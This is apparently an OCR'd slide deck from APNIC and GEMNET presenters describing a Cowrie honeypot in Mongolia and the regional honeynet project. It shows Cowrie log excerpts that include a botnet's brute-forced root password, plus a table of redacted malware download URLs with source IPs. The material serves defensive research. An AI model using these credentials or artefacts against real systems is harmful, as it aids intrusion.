Observations from a Honeypot in Mongolia

Adli Wahid (APNIC) & Tugso (GEMNET)

Hello!

- Adli Wahid
- Senior Internet Security Specialist @ APNIC
  - www.apnic.net
- Let's Connect:
  - adli@apnic.net
  - Twitter: @adliwahid
  - LinkedIn: Adli Wahid

- Tugso
- Security Engineer @ GEMNET
  - www.gemnet.mn
- Contact:
  - tugsorshikh@gemnet.mn

Agenda


1. APNIC Community Honeynet Project
2. Honeypots @ GEMNET
3. Learning from the Honeypots
4. Extras

APNIC Community Honeynet Project (ACHP)

APNIC Community Honeynet Project

- Context
  - Part of network security training – using honeypots for visualizing network security attacks / threats
  - Lots of interests to deploy and ‘learn more’ after the training
  - Opportunity to learn, share data and more!
- Collaboration
  - Partners deploy honeypots, APNIC runs the backend
  - Information collected among partners
  - Explore opportunities to learn more & connect with HP communities
- Outcomes
  - More than 100 honeypots in AP region (more to come) since 2017
  - Partners different economies: GEMNET(MN), MYREN (MY), EZCOM (KH), UII (ID), Fibre@HOME (BD), Bhutan Telecom (BT), BTCIRT (BT), TCC (TO)
  - Users from CERT/CSIRT Communities
  - DASH, collaboration with APNIC Product Team
  - Potential research partners from Universities
  - Training/Workshops on Honeypots

APNIC Community HP




Extensively use opensource tools & Honeynet Project (https://www.honeynet.org)


>_ Search... (e.g. status:200 AND extension:PHP) Options Refresh

Add a filter +


All Honeypot Sensors Traffic




The Cyber Armageddon Threat Map ;-)




Unique Source IP




Top Targeted Ports




Traffic by Honeypot Type




Top 10 Source Country




Top 10 Source AS




Top 10 Destination Port



Traffic by RIR



Operating Systems



Malware Download

URL	SRC IP	Count
http://[redacted]zehir/z3hir.x86	35.195.111.236	59,775
http://[redacted]ehir/z3hir.x86	35.233.95.148	27,029
http://[redacted]engine/3ngine.x86	46.183.221.143	10,164
http://[redacted]/bins/kungfu.x86	185.250.240.150	9,351
http://[redacted]i/Ares.x86	89.35.39.74	6,626
http://[redacted]/zehir/z3hir.x86	222.119.181.133	5,063
http://[redacted]/Binarys/x86	192.119.111.230	3,623
http://[redacted]	84.16.248.159	2,616

Honeypot @ GEMNET

Honeypot @ GEMNET

- Started in October 2018
  - A few days after MNSEC 2018 (1 year anniversary soon!)
- Cowrie
  - 22 (SSH)
  - 23 (Telnet)
- Infrastructure
  - Linux
  - VMWare
  - Docker
- Purpose
  - Learning
  - Detect malicious activities internally & externally

First connection!



```
{
  "eventid": "cowrie.session.connect",
  "src_ip": "177.x.y.180",
  "src_port": 3718,
  "timestamp": "2018-10-07T18:46:07.995023Z",
  "message":
     "New connection: 177.a.b.c:3718
(_gemnet_honeypot_:23)
[session: 0b669705c207]",

  "dst_ip": ”honeypot_ip_address",
  "protocol": "telnet",
  "session": "0b669705c207",
  "dst_port": 23,
  "sensor": "mn-gemnet-cowrie-001"
}
```


First Two Successful Logins



```
{
  "eventid": "cowrie.login.success",
  "username": "root",
  "timestamp": "2018-10-07T19:31:50.568233Z",
  "message": "login attempt [root/taZz@23495859] succeeded",
  "src_ip": "123.b.c.12",
  "session": "fd7977b0b54a",
  "password": "taZz@23495859",
  "sensor": "mn-gemnet-cowrie-001"
}
```

```
{
  "eventid": "cowrie.login.success",
  "username": "root",
  "timestamp": "2018-10-07T19:31:59.378766Z",
  "message": "login attempt [root/taZz@23495859] succeeded",
  "src_ip": "80.x.y.62",
  "session": "fdcd399b1282",
  "password": "taZz@23495859",
  "sensor": "mn-gemnet-cowrie-001"
}
```


Check out: https://www.bankinfosecurity.com/botnets-keep-brute-forcing-internet-things-devices-a-11637








Malware Download

URL	SRC IP	Count
